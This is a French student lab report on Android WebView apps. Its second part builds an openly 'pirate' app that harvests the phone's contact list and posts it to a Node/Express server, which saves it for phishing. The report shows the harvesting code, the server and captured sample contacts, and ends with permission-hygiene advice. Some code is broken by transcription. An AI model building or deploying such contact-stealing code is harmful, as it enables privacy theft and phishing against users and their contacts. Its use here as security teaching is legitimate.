ECOLE SUPERIEURE
D'INGENIEURS DE RENNES

UNIVERSITÉ DE RENNES 1

COMPTE RENDU TP1 // TP2 SRIO

DUVAL Kévin ORNAT Julien

26/11/21


TD1

PARTIE I:

Le but de cette partie est de se familiariser avec le concept de WebView, de découvrir son fonctionnement et de l'utiliser dans la forme la plus basique : afficher un site internet déjà existant grâce à un URL.
Nous allons donc premièrement ajouter une WebView à notre projet (dans le design ou directement en xml).
Il nous suffit après de la retrouver grâce à son id, et de lui assigner un site internet déjà existant ou créé de notre main grâce à la méthode :

```
myWebView.loadUrl("file:///android_asset/www/index.html");
myWebView.loadUrl("https://www.twitch.tv/jltomy");
```

De cette manière, le site internet choisi va donc être affiché sur le téléphone.



1) Dans android studio, une webview permet simplement d'afficher le contenu d'une page web renseignée dans le code, cela permet donc de ne pas avoir à coder une page web déjà existante. On peut, grâce à javascript modifier la page pour qu'elle corresponde à notre application.
   C'est donc un gain de temps pour le développement d'une application qui utilise un site web.
   L'inconvénient est que l'utilisation hors ligne est impossible.

2) Une application fonctionnant sur une WebView permet de proposer une application s'appuyant sur le site web de l'entreprise. Cela demande moins de ressources de développement et de centraliser les informations dans une entreprise de petite taille.

PARTIE II:

Dans cette partie nous allons créer des bridge entre java, javascript et HTML afin d'utiliser la WebView comme nous le voulons ainsi que créer et utiliser des méthodes que nous avons implémenté.

Après avoir créé les fichiers main.js et index.html dans app/src/main/assets/www, nous allons pouvoir créer notre propre site internet dans notre application grâce à une WebView.
Il nous faut autoriser le javascript :

```
WebSettings webSettings = myWebView.getSettings();
webSettings.setJavaScriptEnabled(true);
```

Ensuite, on initialise notre WebView comme montré précédemment vers index.html, et on lie notre HTML a notre code Javascript :

```
<script text ="text/javascript" src="main.js"> </script>
```

A partir de maintenant, nous pouvons commencer à coder notre site en HTML et effectuer des bridge entre le site et java en javascript, par exemple on peut facilement afficher un texte sur le site grâce au code JS :

```
document.write('hello world');
```

1) Il est possible d'exécuter du javascript sans que l'application ait accès à internet mais il faut quand même autoriser javascript à s'exécuter dans les WebSettings.

2) Un verrou de sécurité supplémentaire permet d'empêcher un potentiel programme vulnérable de s'exécuter.
   En effet, aucun script n'est lancé si il n'est pas totalement autorisé dans le code, c'est une mesure de sécurité supplémentaire.

3) Maintenant que Javascript est autorisé, il existe d'autres bridges entre html, javascript et notre code java. Il y a donc plus de vulnérabilité possible dans l'application et des failles peuvent être trouvées dans ce code.

PARTIE III:

Nous allons désormais nous servir des WebApp pour créer diverses applications qui utilisent des mécaniques différentes et bien spécifiques: Le Toast et la composition d'un numéro de téléphone.

1)Toast App :

En créant un bridge html / javascript dans notre application, on peut créer une fonction MakeToast() qui va générer un toast en Javascript qui va être affiché sur notre page HTML en ajoutant le script dans le code HTML comme précédemment.

```
@JavascriptInterface
public void showToast(String toast) {
    Toast.makeText(mContext, toast, Toast.LENGTH_SHORT).show();
}
```

Il nous faut ensuite écrire le script JS lié à cette méthode en Java, soit directement entre deux marqueurs en dans le fichier HTML, soit dans le fichier dédié aux codes JS.
Par exemple :

```
<input type="button" value="Say WELL DONE" onClick="showAndroidToast('Well done!')" />
<script text ="text/javascript" src="main.js"></script>
<br>
<br>
<script text ="text/javascript">
    function showAndroidToast(toast) {
    Android.showToast(toast);
}
</script>
```


ou bien

```
function showToast(){
        Android.showToast()
        }
```

et

```
<button onclick="showToast()">Afficher un Toast 'Well Done'</button>
```

On obtient donc après compilation l'application voulue, elle affiche bien un Toast en bas de l'ecran :



Application 4 : Phone app:

On va comme précédemment utiliser un bridge pour composer le numéro de téléphone de notre choix grâce à une WebView.
Il nous suffit de récupérer le numéro de téléphone dans une zone de texte de cette manière :

```
function composeNum(){
        Android.composeNum(document.getElementById("textAreaNum"))
        }
```

Ensuite grâce à l'autorisation : `android.permission.CALL_PHONE`
On appelle le numéro sélectionné grâce à la méthode Java dans notre classe WebAppInterface:


```
@JavascriptInterface
public void composeNum(String number)
{
    Intent intent = new Intent(Intent.ACTION_CALL);
    intent.setData(Uri.parse("tel:"+number));
    mContext.startActivity(intent);
}
```

Enfin, le bouton en HTML va appeler la fonction JS pour exécuter le script :

```
<textarea id="textAreaNum"></textarea>
<button onclick="composeNum()">composer le numéro de téléphone</button>
```

Maintenant, l'application est capable de composer un numéro de téléphone !

Application Appel :



TD2

Le but de ce TP est de créer une application pirate permettant de récupérer le carnet d'adresse de l'utilisateur et de faire en sorte de l'exploiter pour potentiellement du fishing.

Partie I:

Nous allons premièrement implémenter la partie "normale" de l'application c'est-à-dire envoyer des sms et faire des appels en sélectionnant un contact enregistré dans le téléphone.
Dans cette partie, nous allons implémenter la récupération du carnet d'adresse pour l'application.
Nous allons premièrement gérer les autorisations qui sont primordiales dans cette application.

```
String[] permissions = {"android.permission.CALL_PHONE","android.permission.READ_SMS", "android.permission.SEND_SMS", "android.permission.READ_CONTACTS",
this.requestAllPermissions(permissions);
```

Ensuite, il nous faut donc récupérer l'intégralité des contacts du téléphone grâce à une méthode getContacts().
Pour cela, nous allons créer un objet Contact, cette classe aura comme attributs un nom et un numéro de téléphone

```
public class Contact{

    public String name;
    public String num;

    public Contact(String name, String num){
        this.name = name;
        this.num = num;
    }
```

Nous allons dans la méthode getContacts() traverser la liste des contacts du téléphone grâce à un curseur. En effet, à chaque contact, nous allons extraire le nom et le numéro de téléphone de ce dernier, et créer une nouvelle instance de contact grâce à ces informations. Nous stockons cette liste de contact dans une ArrayList que nous allons transformer en JSON à la fin du code pour pouvoir la transmettre facilement au JS.

```java
public String getContacts() {
    // Définir un curseur qui va parcourir les contacts, le carnet d'adresses d'android se présente comme un tableau ayant multiples colonnes
    Cursor cursor = mContext.getContentResolver().query(ContactsContract.CommonDataKinds.Phone.CONTENT_URI,  projection: null, selection: null, selectionArgs: null

    String name = null;
    String number = null;
    // Création d'une ArrayList de contacts
    ArrayList<Contact> contacts = new ArrayList<~>();

    // Tester si le curseur peut avancer
    while (cursor.moveToNext())
    {
        // retourne le nom du contact dans lequel se situe le curseur
        name = cursor.getString(cursor.getColumnIndex(ContactsContract.CommonDataKinds.Phone.DISPLAY_NAME));

        // retourne le numéro de téléphone du contact dans lequel se situe le curseur
        number = cursor.getString(cursor.getColumnIndex(ContactsContract.CommonDataKinds.Phone.NUMBER));

        //Ajouter le contact récupéré dans l'ArrayList
        contacts.add(new Contact(name,number));
    }

    String contactsJSON = new Gson().toJson(contacts);

    // Fermer le curseur, cette commande est obligatoire
    cursor.close();

    //System.out.println(contactsJSON);

    return contactsJSON;
}
```

Ensuite, on crée un tableau HTML dans le code JS qui va contenir tous les contacts que l'on extrait du JSON.

```javascript
var tableContent = "";
for (let i = 0;i<contacts.length;i++){
    tableContent += "<tr>"; // Nouvelle ligne HTML
    tableContent += "<td>" + contacts[i].name + "</td>" + "<td>" + contacts[i].num + "</td>";
    tableContent += "</tr>"; // Fin de la nouvelle ligne HTML
    }
// remplacer le contenu du tableau par le contenu de la variable tableContent
document.getElementById("contacts").innerHTML = tableContent;
```

Ensuite on fait en sorte que l'on puisse sélectionner un contact dans le tableau en mettant son nom et son numéro de téléphone dans une zone de texte à part grâce à une méthode OnClick() et à la sélection des zones de texte grâce à leur Id.

```javascript
var table = document.getElementById("table"),rIndex;
        for (var i = 0 ; i< table.rows.length ; i++)
        {
            table.rows[i].onclick = function()
            {
                rIndex = this.rowsIndex;
                // Pour récupérer le nom du contact sélectionnée
                document.getElementById("textAreaName").value = this.cells[0].innerHTML;
                // mettre le numéro du contact sélectionné dans le text Area "textArea"
                document.getElementById("textAreaNum").value = this.cells[1].innerHTML;
                //Android.sendSMS(this.cells[1].innerHTML,"test SMS Java")
            }
        }
```

Enfin nous implémentons simplement l'appel de cette fonction en HTML grâce à un bouton.

```html
<button onclick="getContacts()" onclick="stealContacts()">Recuperer les contacts</button>
```

on obtient donc la liste des contacts du téléphone, ainsi que la possibilité de sélectionner un contact spécifique.

Ensuite nous voulons faire en sorte de pouvoir envoyer un message et/ou appeler le contact sélectionné.
Pour cela nous allons extraire son numéro de téléphone des zones de textes correspondant au contact sélectionné:

```
function sendSMS(){
        Android.sendSMS(document.getElementById("textAreaNum").value,document.getElementById("textAreaMsg").value)
        }
```

Ensuite, pour le message il faut aussi, par la même méthode extraire d'une zone de texte le message à envoyer.
Enfin, grâce à un bouton, on lance la méthode d'envoi de message sendSMS() qui, en passant par JS, va appeler la fonction homonyme en Java, qui va envoyer un SMS au numéro de téléphone sélectionné, et généré des toast comme accusé d'envoi et de réception.

```
@JavascriptInterface
public void sendSMS(String number, String content)
{
    SmsManager smsManager = SmsManager.getDefault();

    mContext.registerReceiver((context, intent) -> {
            Log.d( tag: "SMS ", msg: "sent");
            Toast.makeText(mContext, text: "SMS SENT", Toast.LENGTH_SHORT).show();

    }, new IntentFilter( action: "SMS_SENT_ACTION"));

    mContext.registerReceiver((context, intent) -> {
            Log.d( tag: "SMS ", msg: "delivered");
            Toast.makeText(mContext, text: "SMS DELIVERED", Toast.LENGTH_SHORT).show();
    }, new IntentFilter( action: "SMS_DELIVERED_ACTION"));

    PendingIntent sentIntent = PendingIntent.getBroadcast(mContext, requestCode: 100, new Intent( action: "SMS_SENT_ACTION"), flags: 0);
    PendingIntent deliveryIntent = PendingIntent.getBroadcast(mContext, requestCode: 200, new Intent( action: "SMS_DELIVERED_ACTION"), flags: 0);

    smsManager.sendTextMessage(number, scAddress: null, content, sentIntent, deliveryIntent);
}
```

Pour l'appel, c'est exactement la même chose que dans l'application appel du TD1 que nous avons expliqué plus haut, sauf que nous ne rentrons pas à la main le numéro de téléphone, mais il est extrait d'une zone de texte, exactement de la même manière que pour les SMS.

```
@JavascriptInterface
public void composeNum(String number)
{
    Intent intent = new Intent(Intent.ACTION_CALL);
    intent.setData(Uri.parse("tel:"+number));
    mContext.startActivity(intent);
}
```

1) Les données doivent être sérialisées car elles sont transmises sous le format JSON qui est un format connu par toutes les parties de l'application. De ce fait, la transmission des données va être possible en formant des JSON.

2)
3) Pour que l'application fonctionne, il faut lui accorder les permissions concernant la lecture et l'écriture des contacts du téléphone.

Partie II:

Enfin dans cette dernière partie, nous allons aborder le côté malveillant de cette application : la liste des contacts générée par l'utilisateur va être envoyée à un serveur distant pour être exploitée pour du phishing par exemple.

Pour cela, il va falloir transmettre un JSON contenant le nom et le numéro de téléphone des contacts depuis l'application vers un serveur grâce à une requête HTML Post ou Get.

Il faut donc premièrement créer un serveur utilisant Node JS.
Pour cela nous allons utiliser Express.

```
// Initialiser la variable body parser qui sert à parser le contenu des requêtes
const bodyParser = require("body-parser");
// Initialiser la variable express
const express = require("express");
// Initialisation de la variable app, celle-ci est la variable qui va servir à traiter toutes les requêtes que le serveur reçoit.
const app = express();
// Initialisation de la constante fs (File System) qui utilise le module fs pour intéragir avec le ficher système
const fs = require('fs');

app.use(express.json());
app.use(bodyParser.urlencoded({extended: true}));
```

Nous implémentons alors ce code dans un fichier nommé : pirate_server.js

Maintenant, nous avons un serveur fonctionnel qui attend de recevoir la liste des contacts du téléphone.

On peut désormais communiquer avec le serveur grâce à une requête POST et transférer les informations des contacts.

Nous allons donc implémenter la méthode permettant d'envoyer une requête POST dans notre application. Cette méthode va comprendre plusieurs parties :

Nous utilisons Android.Volley pour implémenter la méthode qui fait la requête POST.

Pour ce faire, dans notre application de base, nous allons rajouter une fonction au bouton pour générer la liste des contacts. Cette méthode va prendre en paramètre l'URL de notre serveur (ici 127.0.0.1:3000) ainsi que le JSON contenant la liste des contacts.

```
<button onclick="getContacts()" onclick="stealContacts()">Recuperer les contacts</button>
```

Cette méthode en JS va être le bridge pour appeler la requête POST avec le JSON des contacts (rappel : ce JSON est envoyé par la méthode getContacts()).

Requête POST :

```
// Routage de la page [adresse vers le serveur]/contacts en récupérant le corp de la requête
app.post('/contact', (req, res) => {
    var requete = req.body
    var informations = JSON.parse(JSON.stringify(requete))
    // Enregistrer les informations contenues dans la requête dans le fichier "logins.json" dans le répertoire courant du serveur
    fs.writeFileSync('./logins.json', JSON.stringify(requete));
    // Vérifier si l'identifiant et le mot de passe envoyés correspondent bien aux données d'un compte client dans la base de données

    for(let i=0;i<informations.length;i++){
            console.log(informations[i])
    }
});
```

Si on fait un résumé, lorsque l'utilisateur génère la liste des contacts sur l'application, une méthode pour voler ses contacts est appelée. Le serveur détecte lorsqu'un JSON lui a été envoyé, et crée un fichier logins.json contenant ce JSON.

On extrait donc la liste des contacts de ce fichier créé dans le même répertoire que le serveur

Nous avons donc maintenant la possibilité d'extraire la liste des contacts de l'utilisateur et de l'utiliser comme bon nous semble.

```
C:\Users\julie\AndroidStudioProjects\SRIO\SRIOTD2\app\src\main\assets\www>node pirate_server.js
Started on http://localhost:8080
{ name: 'Sarah L', num: '(412) 365-738' }
{ name: 'Coco G', num: '(423) 165-347' }
{ name: 'Theo D', num: '(454) 645-67' }
{ name: 'Adrien B', num: '(743) 567-48' }
{ name: 'Kévin D', num: '(842) 654-378' }
{ name: 'Sarah L', num: '(412) 365-738' }
{ name: 'Coco G', num: '(423) 165-347' }
{ name: 'Theo D', num: '(454) 645-67' }
{ name: 'Adrien B', num: '(743) 567-48' }
{ name: 'Kévin D', num: '(842) 654-378' }
```

Pour se prémunir de ce genre d'attaques, il faut faire attentions aux différentes autorisations que l'on donne à l'application, en effet, cette application par exemple n'a pas besoin d'internet, cependant si on lui en donne l'accès, elle va pouvoir communiquer avec un serveur distant et envoyer la liste des contacts.
Il faut aussi, même si c'est quasiment jamais fait, lire les conditions d'utilisations pour voir ce que l'application est en mesure de faire et ne pas avoir de surprises sur ses agissements.